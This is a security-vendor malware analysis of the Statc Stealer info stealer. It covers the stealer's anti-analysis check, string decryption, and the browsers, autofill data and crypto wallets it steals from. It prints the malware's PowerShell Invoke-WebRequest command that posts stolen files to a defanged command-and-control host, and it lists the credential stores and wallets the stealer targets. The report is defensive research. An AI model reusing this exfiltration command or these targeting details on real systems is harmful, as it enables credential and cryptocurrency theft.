

Statc Stealer | ThreatLabz

By Shivam Sharma, Amandeep Kumar

Published: 2023-08-08 · Archived: 2026-04-05 21:50:14 UTC

Technical Analysis

Evasion using anti-analysis techniques

Typically, info stealers like Statc Stealer employ sophisticated techniques to avoid detection and persist on the victim's machine.

We found one anti-analysis technique while analyzing Statc Stealer:

- The sample looks for its original file name
- Checks whether its file name is the same as its internal name
- Stops executing if it finds differences

Essentially, if Statc Stealer discovers that you've changed or updated its malicious files, then it stops in its tracks.

The code example in the image below shows how:

- The sample used a FileName check
- The sample compares the file name with a hardcoded encrypted string

```
436     }
437     v65[0] = 0i64;
438     v66 = _mm_load_si128((const __m128i *)&xmmword_140136A70);
439     sub_1400042E0(v65, "4/KI0NrP4dX84ov84DGY2tU=" 24i64);
440     sub_1400083C0(SubStr, v65);
441     v37 = (const char *)SubStr;
442     if ( v74 >= 0x10 )
443         v37 = SubStrf01;
444     if ( strstr(Str, v37) )
445     {
446         Block[0] = 0i64;
447         v38 = -1i64;
448         v78 = 0i64;
449         v79 = 15i64;
450         do
451             ++v38;
452         while ( lpCmdLine[v38] );
453         sub_1400042E0(Block, lpCmdLine, v38);
454         v57[0] = 0i64;
455         v71 = 0i64;
```

© 2023 ThreatLabz

Figure 3: File name comparison code


Theft and exfiltration of data

Stealing activity

Statc Stealer has a general information stealing capability. It's able to take sensitive information from various browsers and wallets, and then store the data in a text file inside a **Temp** folder.

Using the python script we mentioned above, we decrypted Statc Stealer's encrypted strings.

The image below shows various references to "wallets" and "crypto", indicating that sensitive cryptocurrency information has been compromised.




```
== RESTART: C:\[redacted]\api_de
cryptio.py ==
\\Google\\Chrome\\UserGData\\Default\\LoginGData
>>>
===== RESTART: C:\[redacted]
[redacted]\api_decryption.py =====
=====
trustwallet gjidjbp glihdcond bcbdnbeppqdp Lexoduswebiiwalletla
noiprdiaijgjinomihkjbmgidlcdn cryptocomwalletiextensiolh fafgmc
cdpekplomjjkcfgodnhcellj Lokxiwalletimconincbriahbmga jkbpemcciolgc
geLpetraiaptos walletie jladinnckdgjemekedpeokbikhfciLcoinLkiwall
etlaeachknmefpheapccionboohckonoeemgLtoniwalletlnphlpgoakhhjchkkhm
iggakijnkhfndL keeperwallet pilbniabackdjcionkobglmddfbcjoLeveri
walletlcgeedpfagjceefieflmdfphlkenlfkLkucoinwalletlnbdpmlhambbd
```

© 2023 ThreatLabz

Figure 4: Decrypted strings using python script

Encrypted strings


```
encStrings.txt - Notepad
File Edit Format View Help
wsig8g==
2tK25fI=
wNK08fH8zw==
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLq7dv86ZPjyt+q:
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLi99T8/l/C4uSH:
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU:
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU:
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU:
yt+v/uHJ9NXw6qPLyeSBxtXWwMfq64r84N+v+cvF8BHf9Yvwyt+3:
yt+sxczK7cnHzqDw50eY2vjY98ju+YnLytiGycg0wtbv9aPL0uiZ:
yt+sxczK7cnHzqDw50eY2vjY98ju+YnLytiGycg0wtbv9aPLxvWY:
yt+i0tXY4RH045Xj7+SFyeLy18Hw5Jg3w/eUxNLF2u3X45rw+iOm:
yt+i0tXY4RH045Xj7+SFyeLy18Hw5Jg3w/eUxNLF2u3C+Zk30uSH:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLyysD+9ZM3w/eU:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v:
yt+g08DB6t38zqPL30yFydTf/u3Hwonm/Oyfycvy2g==
yt+5zdLF2N73/pg=
yt+4ztXL8sfg4aPL7+SfztXa8w==
yt+42s/K/cQ=
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLq7dv86ZPjyt+/:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v:
0/WYxcrFzN73+bg=
0++C19Xm4cP//pQ=
/veH0ssQNwDv44/+eSF0dXd98fkIJrm5TKexsvE7dX8+Jgm4/eU:
JPeL1g==
2fGJ09PFNejw9Kn84fiY18o0Nert/V8=
NjCgycrG99U7wq7CwiNA7czk6d3wMg==
NjCo19Xq7dv86ZPj0/WYxtXc8t78/oo3JdiGyfjJ897+wpjh4+yB:
w+uYztIbMAP//pM=
w+uYztL1/tr+6Yv80Q==
```



© 2023 ThreatLabz

Figure 5: Encrypted strings

Decrypted strings



© 2023 ThreatLabz

Figure 6: Decrypted strings

Browser exfiltration

Browser exfiltration is the unauthorized transfer of any data from a browser. It can involve social engineering, phishing attacks and emails, and even uploading data to an insecure hard drive.

However, Statc Stealer uses its malicious software to drop and execute malicious files. Let's explore how this works.

How it works

Statc Stealer employs a straightforward and easily detectable technique to steal browser data. It leverages the [Invoke-WebRequest Uniform Resource Identifier \(URI\)](#) in PowerShell to initiate a process, using the following arguments:

```
Invoke-WebRequest -Uri https[:]//topgearmemory[.]com/kdsfedafa/stat?c= -Method POST -InFile C:\Users'
```

The significance of Statc Stealer's exfiltration technique lies in its potential to steal sensitive browser data and send it securely to its C&C server. This allows the malware to harvest valuable information, such as login credentials and personal details, for malicious purposes like identity theft and financial fraud. Despite its simplicity, the technique aids security experts in detecting and analyzing the malware's behavior, enabling the development of effective countermeasures.

Targeted browsers

The Statc Stealer malware can exfiltrate data from the following browsers:

- Chrome
- Microsoft Edge
- Brave
- Opera
- Yandex
- Mozilla Firefox

It comes as no surprise that Statc Stealer, with its PE structure, strategically targets the most popular Windows browsers. By capitalizing on their widespread usage, this info stealer can cast a wider net, seeking to compromise sensitive data from a larger pool of unsuspecting users.

Stealing autofill data

Statc Stealer is also capable of exfiltrating autofill data. If a stealer takes autofill data, login credentials, Personally Identifiable Information (PII) and payment information is at risk:

- Usernames and passwords
- Email
- Credit card details

- Personal addresses
- Payment information

Stolen data

Address	Hex	ASCII
0000028859874A40	7B 65 30 65 63 38 39 63 30 2D 32 61 33 61 2D 31	{e0ec89c0-2a3a-1
0000028859874A50	31 65 62 2D 62 61 36 65 2D 38 30 36 65 36 66 36	1eb-ba6e-806e6f6
0000028859874A60	65 36 39 36 33 7D 5F 5F 31 5F 5F 32 5F 5F 35 35	e6963}__1__2__55
0000028859874A70	5F 5F 32 34 36 31 38 5F 5F 5F 63 68 72 6F 6D 65	__24618__chrome
0000028859874A80	5F 61 75 74 6F 66 69 6C 6C 3D 3D 3D 44 42 20 45	_autofill===DB E
0000028859874A90	72 72 6F 72 20 4F 74 68 65 72 20 44 61 74 61 3A	rror Other Data:
0000028859874AA0	20 43 3A 5C 55 73 65 72 73 5C 54 65 73 74 5C 41	C:\Users\Test\A
0000028859874AB0	70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 5C 47 6F	ppData\Local\Go
0000028859874AC0	6F 67 6C 65 5C 5C 43 68 72 6F 6D 65 5C 5C 55 73	ogle\Chrome\Us
0000028859874AD0	65 72 20 44 61 74 61 5C 5C 44 65 66 61 75 6C 74	er Data\Default
0000028859874AE0	5C 5C 57 65 62 20 44 61 74 61 00 BA 0D F0 AD BA	\Web Data.º.º.
0000028859874AF0	AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB	««««««««««««««
0000028859874B00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000028859874B10	EE FE EE FE EE FE EE FE 79 06 75 A7 B1 DA 00 30	ipipipipy.us±0.0
0000028859874B20	42 5D 07 0E 09 57 50 10 45 44 5A 59 0A 53 45 08	B]...WP.EDZY.SE.
0000028859874B30	09 52 09 47 0D 08 45 10 44 50 08 0F 57 5E 5F 0E	.R.G..E.DP..W^_.
0000028859874B40	52 5D 53 59 5A 0E 2A 36 59 67 66 00 37 66 0D 02	R]SYZ.*6Ygf.7f..

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

© 2023 ThreatLabz

Figure 7: Stolen data in decrypted form

Data in encrypted form

Address	Hex	ASCII
00000288598600F0	51 6C 30 48 44 67 6C 58 55 42 42 46 52 46 70 5A	Q10HDg1XUBBFRfpZ
0000028859860100	43 6C 4E 46 43 41 6C 53 43 55 63 4E 43 45 55 51	C1NFCA1SCUCNCEUQ
0000028859860110	52 46 41 49 44 31 64 65 58 77 35 53 58 56 4E 5A	RFAID1dexw5SXVNZ
0000028859860120	57 67 34 71 4E 6C 6C 6E 5A 67 41 33 5A 67 30 43	wg4qn11nzgA3Zg0C
0000028859860130	4E 44 56 64 58 55 56 45 55 54 64 6E 5A 6C 45 41	NDVdxUVEUTdnZ1EA
0000028859860140	53 31 64 61 44 6A 55 4F 48 41 63 61 44 77 46 55	S1daDjUOHAcadWfU
0000028859860150	56 51 39 56 42 48 78 31 53 79 38 64 47 78 77 48	VQ9VBHx1Sy8dGxwH
0000028859860160	53 53 64 4D 55 56 63 61 47 58 78 57 48 77 74 56	SsdMUVcaGxwHwtV
0000028859860170	53 54 42 50 4E 54 31 4C 58 45 41 62 5A 57 78 53	STBPNT1LXEabzWxS
0000028859860180	47 42 34 7A 4B 41 4D 46 4C 51 6C 4D 57 47 34 6B	GB4zKAMFLQ1MWG4k
0000028859860190	56 6C 74 57 42 7A 59 7A 4C 68 77 61 44 67 52 64	V1twBzYzLhwaDgRd
00000288598601A0	5A 57 34 72 55 55 70 59 42 67 38 7A 4E 53 59 47	ZW4rUUpYBg8zNSYG
00000288598601B0	44 42 6F 59 66 56 4D 63 57 47 52 72 4C 77 38 4A	DBoYfVmcwGRrLw8J
00000288598601C0	43 41 59 5A 48 54 52 6B 62 6C 63 4B 47 58 78 57	CAYZHTRkb1cKGXxw
00000288598601D0	48 77 73 3D 00 F0 AD BA 0D F0 AD BA 0D F0 AD BA	Hws=.º.º.º.º.º.º.
00000288598601E0	AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB	««««««««««««««
00000288598601F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

© 2023 ThreatLabz

Figure 8: Stolen data after encryption

In the images above, the Statc Stealer is exfiltrating browsers’ autofill information. From here, the malware will encrypt the stolen data and store it in a text file in the **Temp** folder.


Process Monitor (ProcMon)

Process Monitor (ProcMon) is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity. It can help provide a snapshot into the types of sensitive information Statc Stealer is capable of stealing.

Using ProcMon, we observed that Statc Stealer steals:

- user's cookies data
- web data
- local state
- data preferences
- login data
- various different wallets information
- FileZilla
- browsers autofills
- anydesk
- ronin_edge
- meta mask
- Telegram data

We captured this malicious activity in ProcMon in the image below.



© 2023 ThreatLabz

Figure 9: Browser related data shown in ProcMon

Wallet data

The Statc Stealer can exfiltrate data from various wallets, like:

- Cryptocom-Wallet
- Petra-aptos-wallet
- exodus-web3-wallet
- bitkeep-crypto-nft-wallet
- liquidity-wallet
- ethos-sui-wallet
- suite-sui-wallet
- tallsmen-polkadot-wallet

- Enkrypt-ethereum-polkadot
- leap-cosmos-wallet
- pontem-aptos-wallet
- fewcha-move-wallet
- rise-aptos-wallet
- teleport-wallet
- martin-wallet-aptos-sui
- avana-wallet-solana-wallet
- glow-solana-wallet-beta
- solflare-wallet

Source: <https://www.zscaler.com/blogs/security-research/statc-stealer-decoding-elusive-malware-threat>